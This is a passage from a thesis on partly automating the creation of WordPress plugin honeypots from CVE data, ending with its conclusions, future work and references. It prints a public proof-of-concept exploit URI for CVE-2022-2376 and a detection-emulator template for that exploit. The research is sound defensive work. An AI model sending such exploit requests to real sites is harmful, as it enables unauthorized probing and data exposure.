The big issue with the plugins when it comes to automation is the work required to configure a plugin to be vulnerable.

7.3 POCs

Creating regular expression patterns that match attacks from the limited information of a POC is difficult to automate. From containing the necessary HTTP requests for the exploit, to a description in plain english, the spectrum for POCs is very broad. This makes it hard to automate, as the requirements for automating an application vary for the different cases. The same issue applies to configuring the plugin.
Furthermore, most of the CVE entries from the NVD that are relevant to us do not have links to POCs.

8 Conclusions

Many of the steps for automatically generating low-interaction web application honeypots from CVE and CWE records can be automated for WordPress plugins.
Especially setting up a WordPress application with the affected plugin can be automated relatively easily. The most critical part when automating is in our case the quality of the data. Structured and correct data can be used for automation. When the data is not always correct or complete it becomes difficult to use it, as checks have to be implemented to identify this data.
Unstructured and sometimes incomplete data, as we encountered in the POCs, requires great understanding to process it. For a human, different types of descriptions or missing instruction steps when configuring a plugin might not be an issue. But when trying to automatically configure a plugin or use this data to create a regular expression pattern for the attack, these are greater issues.
While there are many data issues with WordPress plugin CVEs, we have found them to be a good category when it comes to trying to automatically generate honeypots for them. Our modified SNARE & TANNER honeypot performed slightly better in the real world test than other variations without the custom emulators.
In conclusion, the generation of low-interaction web application honeypots for CVEs and CWEs can partially be automated.

9 Future Work

Finally, this chapter discusses possible future work related to this thesis. We also describe how the implementation for automatically creating emulators for CVEs could look like. Due to time limitations we were not able to implement this ourselves.

9.1 Automating Emulators

Although the structure of the POCs and requirements for configuring the plugin affected by a vulnerability differ, there is a category of CVEs for which the creation of the emulators, as well as the attack on the real application can be automated.
The CVEs of this category need to contain the plugin name and an affected version in the form of a CPE. Furthermore, a linked POC should consist of a URI for the exploit and no further configuration should be required for the plugin to be vulnerable.
One such CVE is the already mentioned CVE-2022-2376 [21]. Its POC from WPScan only contains a URI where the domain name has to be replaced, as seen in Listing 9.1.

Listing 9.1: POC from WPScan for CVE-2022-2376.

```
1 https://example.com/wp-admin/admin-ajax.php?action=directorist
    ↪ _author_pagination
```

As the scripts we created can be chained together, a vulnerable WordPress application with the plugin would be started and could be cloned. An additional script could replace the domain name in the POC with the one for the running WordPress application. Now a simple script would be needed to store the response body for the page in the POC. A simple way would be to use the "Requests" library [14] for python.
When creating a basic template for an emulator, the parameter values from the POC could be used for a regular expression pattern to match an attack. Listing 9.2 contains an example of such a template for an emulator.

Listing 9.2: Basic emulator template.

```
1 from tanner.utils import patterns
2 import re
3
4
```

```
class CustomEmulator:
   def scan(self, value):
      detection = None
      if patterns.CUSTOM_ATTACK.match(value):
         detection = dict(name="custom", order=3)
      return detection

   def get_custom_results(self, attack_params):
      result = None
      for x in range(len(attack_params)):
         if attack_params[x]["id"] == "POC_PARAMETER_NAME" and
            ↪  attack_params[x]["value"] == "POC_PARAMETER_VA
            ↪ LUE":
            result = dict(value="RESULT_OF_EXPLOITATION", pag
               ↪ e=False)
            return result
      return result

   async def handle(self, attack_params, session=None):
      result = self.get_custom_results(attack_params)
      return result
```

A script would then have to add the regular expression pattern for `CUSTOM_ATTACK` to the file with the patterns. Also, it would have to replace `POC_PARAMETER_NAME` with the parameter name from the POC, `POC_PARAMETER_VALUE` with the parameter value and `RESULT_OF_EXPLOITATION` with the previously stored response body.
In this way, a simple emulator could automatically be generated for simple vulnerabilities.

9.2 Additional Future Work

Our process of partially automatically generating honeypots for CVEs can be improved in numerous ways. Using a honeypot, that mirrors both the appearance of the website and the interactions with it more realistically, could bring more value to it and potentially increase the interest of attackers in those targets. An existing example of such a honeypot is CHAMELEON. As we presented in Chapter 3, CHAMELEON uses dynamic response templates to mimic the behavior of a real server.
Another approach would be to analyse the POCs with natural language processing. If it is possible to extract the key elements for the exploit and the information how the plugins

need to be configured, the human intervention needed for creating these kinds of honeypots could be reduced further.
Furthermore, other sources could be used for the data of the vulnerabilities and attack code to exploit those vulnerabilities. This could further increase the degree of automation in the generation of the honeypots.

References

[1] - revision 2851937: /. accessed January, 2023. URL: https://plugins.svn.wordpress.org/.

[2] Browse cve vulnerabilities by date. accessed January , 2023. URL: https://www.cvedetails.com/browse-by-date.php.

[3] curl. accessed January, 2023. URL: https://curl.se/.

[4] cve-website. accessed January, 2023. URL: https://www.cve.org/About/Overview.

[5] Cwe - cwe list version 4.9. accessed January, 2023. URL: https://cwe.mitre.org/data/index.html.

[6] Digitalocean | the cloud for builders. accessed January, 2023. URL: https://www.digitalocean.com/.

[7] Events made easy < 2.2.81 - unauthenticated sqli wordpress security vulnerability. accessed October, 2022. URL: https://wpscan.com/vulnerability/ff5fd894-aff3-400a-8eec-fad9d50f788e.

[8] Events made easy – wordpress plugin | wordpress.org. accessed October, 2022. URL: https://wordpress.org/plugins/events-made-easy/.

[9] evilsocket/medusa: A fast and secure multi protocol honeypot. accessed January, 2023. URL: https://github.com/evilsocket/medusa.

[10] Exploit database - exploits for penetration testers, researchers, and ethical hackers. accessed January, 2023. URL: https://www.exploit-db.com/.

[11] Exploit-db / exploits + shellcode · gitlab. accessed January, 2023. URL: https://gitlab.com/exploit-database/exploitdb.

[12] Github - cve-search/cve-search: cve-search - a tool to perform local searches for known vulnerabilities. accessed January, 2023. URL: https://github.com/cve-search/cve-search.

[13] Github - mushorg/tanner: He who flays the hide. accessed January, 2023. URL: https://github.com/mushorg/tanner.

[14] Github - psf/requests: A simple, yet elegant, http library. accessed February, 2023. URL: https://github.com/psf/requests.

[15] Httrack website copier - free software offline browser (gnu gpl). accessed January, 2023. URL: https://www.httrack.com.

[16] metasploit. accessed January, 2023. URL: https://metasploit.com/.

[17] mushorg/glastopf: Web application honeypot. accessed January, 2023. URL: https://github.com/mushorg/glastopf.

[18] mushorg/snare: Super next generation advanced reactive honeypot. accessed January, 2023. URL: https://github.com/mushorg/snare.

[19] Nvd - cpe. accessed January, 2023. URL: https://nvd.nist.gov/products/cpe.

[20] Nvd - cve-2022-1905. accessed October, 2022. URL: https://nvd.nist.gov/vuln/detail/CVE-2022-1905.

[21] Nvd - cve-2022-2376. accessed January, 2023. URL: https://nvd.nist.gov/vuln/detail/CVE-2022-2376.

[22] Nvd - cve-2022-2543. accessed January, 2023. URL: https://nvd.nist.gov/vuln/detail/CVE-2022-2543.

[23] Nvd - cve-2022-2565. accessed January, 2023. URL: https://nvd.nist.gov/vuln/detail/CVE-2022-2565.

[24] Nvd - cve-2022-2798. accessed January, 2023. URL: https://nvd.nist.gov/vuln/detail/CVE-2022-2798.

[25] Nvd - home. accessed January, 2023. URL: https://nvd.nist.gov/.

[26] Nvd - vulnerabilities. accessed January, 2023. URL: https://nvd.nist.gov/vuln.

[27] Owasp top 10:2021. accessed January, 2023. URL: https://owasp.org/Top10/.

[28] Quick start — tanner 1.0 documentation. accessed January, 2023. URL: https://tanner.readthedocs.io/en/latest/quick-start.html.

[29] Redis. accessed January, 2023. URL: https://redis.io/.

[30] Security - firewall | ubuntu. accessed January, 2023. URL: https://ubuntu.com/server/docs/security-firewall.

[31] Snare - snare v0.3 documentation. accessed January, 2023. URL: https://snare.readthedocs.io/en/latest/quick-start.html.

[32] Snare command line parameters — snare v0.3 documentation. accessed January, 2023. URL: https://snare.readthedocs.io/en/latest/parameters.html.

[33] Vulnerability exploit database. accessed January, 2023. URL: https://www.rapid7.com/db/.

[34] Welcome to aiohttp — aiohttp 3.8.3 documentation. accessed January, 2023. URL: https://docs.aiohttp.org/en/stable/index.html.

[35] What is a honeypot? how they are used in cybersecurity. accessed January, 2023. URL: https://blog.malwarebytes.com/101/2021/05/what-is-a-honeypot-how-they-are-used-in-cybersecurity/.

[36] Wordpress plugins | wordpress.org. accessed January, 2023. URL: https://wordpress.org/plugins/.

[37] Wp-cli | wp-cli. accessed January, 2023. URL: https://wp-cli.org/.

[38] Wpscan: Wordpress security. accessed January, 2023. URL: https://wpscan.com/.

[39] Frederico Araujo, Sailik Sengupta, Jiyong Jang, Adam Doupé, Kevin W Hamlen, and Subbarao Kambhampati. Software deception steering through version emulation. In *Proceedings of 54th Hawaii Int. Conf. System Sciences (HICSS)*, pages 1988–1997, 2021.

[40] Weidong Cui, Vern Paxson, Nicholas Weaver, and Randy H Katz. Protocol-independent adaptive replay of application dialog. In *Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS)*, 2006.

[41] Wenjun Fan, Zhihui Du, David Fernández, and Víctor A. Villagrá. Enabling an anatomic view to investigate honeypot systems: A survey. *IEEE Systems Journal*, 12(4):3906–3919, 2018. doi:10.1109/JSYST.2017.2762161.

[42] R. Fielding and J. Reschke. Rfc 7231: Hypertext transfer protocol (http/1.1): Semantics and content, 2014. URL: https://www.rfc-editor.org/rfc/rfc7231.

[43] J. Hawkinson and T. Bates. Rfc 1930: Guidelines for creation, selection, and registration of an autonomous system (as), 1996. URL: https://www.rfc-editor.org/rfc/rfc1930.

[44] Yisroel Mirsky, Noam Gross, and Asaf Shabtai. Up-high to down-low: Applying machine learning to an exploit database. In Ion Bica, David Naccache, and Emil Simion, editors, *Innovative Security Solutions for Information Technology and Communications*, pages 184–200, Cham, 2015. Springer International Publishing. doi:10.1007/978-3-319-27179-8_13.

[45] Iyatiti Mokube and Michele Adams. Honeypots: Concepts, approaches, and challenges. In *Proceedings of the 45th Annual Southeast Regional Conference*, ACM-SE 45, page 321–326, New York, NY, USA, 2007. Association for Computing Machinery. doi:10.1145/1233341.1233399.

[46] Marius Musch, Martin Härterich, and Martin Johns. Towards an automatic generation of low-interaction web application honeypots. In *Proceedings of the 13th International Conference on Availability, Reliability and Security*, ARES 2018, New York, NY, USA, 2018. Association for Computing Machinery. doi:10.1145/3230833.3230839.

[47] Marcin Nawrocki, Matthias Wählisch, Thomas C Schmidt, Christian Keil, and Jochen Schönfelder. A survey on honeypot software and data analysis. *arXiv preprint arXiv:1608.06249*, 2016.

[48] Chee Keong Ng, Lei Pan, and Yang Xiang. *Honeypot Frameworks and their Applications: A New Framework*. Springer Singapore, 2018. doi:10.1007/978-981-10-7739-5.

[49] Sam Small, Joshua Mason, Fabian Monrose, Niels Provos, and Adam Stubblefield. To catch a predator: A natural language approach for eliciting malicious payloads. In *USENIX Security Symposium*, 2008.